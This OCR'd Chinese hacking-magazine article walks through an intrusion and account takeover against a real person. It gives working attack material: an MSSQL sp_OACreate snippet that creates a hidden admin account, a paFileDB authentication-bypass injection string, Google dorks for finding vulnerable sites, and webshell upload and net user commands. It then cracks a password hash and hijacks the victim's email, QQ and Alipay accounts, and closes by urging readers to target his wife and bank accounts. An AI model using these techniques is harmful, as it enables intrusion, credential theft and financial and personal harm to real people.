


图 4




图 5

编辑点评：*这篇文章解决了我个人的一个疑难问题。这个用Shell.Users来加帐户的脚本是我首创的，一直想用到sql上，可是我用sp_OACreate和sp_OAMethod来组合总没有成功，原来还要用到sp_OASetProperty存储过程。不过作者文章中的sql代码也有不足，像运行vbs代码的sql语句在注入过程中很难把vbs代码先传到服务器上去。如果像作者最后那样写vbs语句就太累了，语句也有点长，我来个通用的示例吧：*

```
DECLARE @js int
EXEC sp_OACreate 'ScriptControl', @js OUT
EXEC sp_OASetProperty @js, 'Language', 'JavaScript'
EXEC sp_OAMethod @js, 'Eval', NULL, 'var o=new ActiveXObject("Shell.Users");z=o.create("iishelp");z.changePassword("123456","");z.setting("AccountType")=3;'
```

从远古漏洞到支付宝密码的完整渗透

图 Syn

一、无心插柳柳成荫

无聊的时候，我喜欢逛sebug.net，看是否有新的好利用的漏洞。无意中发现了一个漏洞通告，是关于paFileDB 3.5.2 / 3.5.3版本的绕过验证直接登录后台的重量级漏洞。paFileDB是一个国外的php开源系统，特点是：支持分类和子分类；支持多个管理员；支持下载统计等多种功能。根据Exploit描述，只要找到paFileDB后台，直接输入帐号和密码为："1%20union%20select%%20201,2,3,4/*"，于是页面会自动转入后台。具体漏洞描述，大家可以去sebug.net找来分析，我这里跳过直奔主题。可能有人马上在google输入："powered by pafiledb 3.5.3/2" 找相关paFileDB的网站了，可是一搜之后发现满眼都是描述这个洞的网页，而非我们所要网站。如图1。

我想大家遇到这种情况应该不胜枚举，其实万事都可以变通，既然"powered by *" 非我们所愿，那就输入：intext:"PHP Arena" inurl:"admin.php"，结果则与前者天壤之别。如图2。

好，下面直接点一个链接，就可以直接奔后台了。在登陆窗口输入上述用户名和密码即可。如果你能看到如图3的结果，那么恭喜你！

在后台，直接上传php大马即可，位置在"添加文件——上传文件"。直接可以访问木马所在地址如下：www.XXX.com/uploads/encode.php。如图4。

这样，我们就成功上传webshell了。对了，记得把木马移到其他目录，以免人家下载东西的时候把你的php木马下载了，那就被发现了。




图 1




图 2




图 3




图 4




图 5




图 6

二、SQL当道——人挡杀人，佛挡杀佛

在执行命令里输入"dir c:\ "，可以列目录。为了让大家看到好效果，我上传了木马phpSpy，输入"net user"成功；输入"net user syn syn/add"成功；输入"net localgroup Administrators syn/add"成功。最后输入"net user syn"。如图5。

当然有很多系统禁止cmd，那就只有用别的方法了，比如上传sqldoor，提权就到此，要控制主机的朋友可以就此进入系统做其它事。继续我们的话题，要拿到他的支付宝密码（我们不偷他的钱，也许他的支付宝一分钱也没有，那都没关系，重点在突破）。在网站的目录下找到连接数据库文件sqli.php，打开之后就是连接数据库的账号和密码了，如图6。大家可以看见图6所示的火星密码，太强悍了！估计谁都猜不出来！用现成的密码连接数据库，如图7。

找到有关的表，然后对某些重要的资料信息收集，其中里面有一个表很重要，如图8（为了不暴露他们的信息，也为了我自己，我把邮件覆盖了，以免有人发邮件给"受害者"）。

把得到的信息整理一下：

姓名：XXX X hijun（X为不公开字符）
密码：4d7ccbe18a4fa43149albf365f56bc1f（拿到md5.org去跑，密码为"xsjxsj"）

Home

---[gxjd]---
B» pdb_admin (2)
B» pdb_cat (7)
B» pdb_custom (0)
B» pdb_customdata (0)
B» pdb_emaillog (1)
B» pdb_files (55)
B» pdb_license (0)
B» pdb_settings (1)

There are 8 table(s) in this DB (gxjd).

Create new table: [Create]　Dump DB: dump_gxjd_28-06-2010-07-44-2 [Dump]

	Table	Rows	Type	Created	Modified	Size	Action
	pdb_admin	2		2008-05-14 14:34:40	2008-10-23 09:58:32	144 B	
	pdb_cat	7		2008-05-14 14:34:40	2008-10-23 16:28:32	304 B	
	pdb_custom	0		2008-05-14 14:34:41	2008-05-14 14:34:41	0 B	
	pdb_customdata	0		2008-05-14 14:34:41	2008-05-14 14:34:41	0 B	
	pdb_emaillog	1		2008-05-14 14:34:41	2008-05-14 14:34:41	1012 B	
	pdb_files	55		2008-10-23 10:02:02	2010-06-27 02:11:45	28.77 KB	
	pdb_license	0		2008-05-14 14:34:41	2008-05-14 14:34:41	0 B	
	pdb_settings	1		2008-05-14 14:34:41	2008-10-23 09:58:32	620 B	
8»	8 table(s)	66				30.8 KB	

图 7

	uid	name	password	nickname	sex	region	birth	email
	1	[redacted]n	1ba78e9ad5ca31b6283509a48f1cf527		0	702	1983-10-11	[redacted]
	61	[redacted]info	cc03e747a6afbbcbf8be7668acfebee5	[redacted]info	1		0000-00-00	[redacted]
	59	[redacted]	e10adc3949ba59abbe56e057f20f883e		0	0	0000-00-00	[redacted]
	69	[redacted]	73b446c15ea574c0f22982732046dde4				0000-00-00	[redacted]
	70	[redacted]hijun	4d7ccbe18a4fa43149a1bf365f56bc1f	[redacted]ijun	1		0000-00-00	[redacted]

图 8

生日：19780522
邮件：XXXXjunxXX@163.com（X 为不公开字符）

好，直接去 XXXXjunxXX@163.com，用密码"xsjxsj"，结果报错，密码为"19780522"，还是错误。好！被逼的，那就密码找回，如图 9，填入相关信息，下一步如图 10！




图 9




图 10




图 11




图 12

为我入侵的这个对象是一个大学教师）。果不其然，在他老婆的信件中得到他老婆给他申请的qq账号和密码；在支付宝返回的信件中知道支付宝账号；在他投稿的信件中知道他的手机号，如图 13。

试着登陆qq，毫无悬念，一路通关。大家可以对照qq以及其他的信息，对，腾讯作证，我们登陆成功了，如图 14。并且找到他老婆的 QQ，如图 15。

她老婆的网名叫什么"＊＊知己"，与邮箱里的地址相对应。好了，到这里可以说离我们的题目近在咫尺了。

三、顺水推舟

其实知道这些信息之后，支付宝的密码很容易就可以得到。我用上面的支付宝帐号，密码用19780522登陆，失败。跟邮箱一样，找回密码。填入相关信息，支付宝会向邮箱发送一个修改密码的确认函，由于我们知道他邮箱密码，所以很容易修改支付宝的密码成功。好家伙，被猜中了，里面一分钱没有，如图 16。

到这里，完整的入侵就结束了。其实大家可以发散思维，既然弄到了QQ、邮箱，那利用社工是否可以得到他老婆的QQ密码？是否可以得到他们的银行帐号和密码？是否可以挑起事端，让夫妻夜里"挑灯看剑"？这些问题就由大家尽情发挥了。

编辑点评： *这看起来并不是一个定点入侵某人的支付宝的例子，而像是随机入侵一个站找到用户名、密码等相关信息来扩散入侵的教材。不过如果定点入侵的话，方法还是差不多的，像搜索他在某个论坛上注册的用户名然后再施展入侵，获取他在网上的某个密码等等信息，然后再来社工。*

